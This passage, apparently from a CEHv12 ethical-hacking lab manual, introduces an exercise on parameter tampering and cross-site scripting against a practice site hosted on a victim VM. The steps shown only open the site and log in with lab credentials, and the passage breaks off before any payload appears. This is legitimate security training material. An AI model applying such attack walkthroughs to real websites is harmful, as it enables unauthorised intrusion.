legitimate requests.


Although implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

Attacking web applications through parameter tampering and XSS vulnerabilities is one of the steps an attacker takes in attempting to compromise a web application's security. An expert ethical hacker and pen tester should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications.

Here, we will learn how to exploit parameter tampering and XSS vulnerabilities in the target web application.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Here, the host machine is the **Windows 11** machine.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
2. Launch any browser, here, **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **http://www.moviescope.com** and press **Enter**.




3. The **MovieScope** website appears. In the **Login** form, type **Username** and **Password** as **steve** and **password**, and click **Login**.

Note: Here, we are logging in as a registered user on the website.

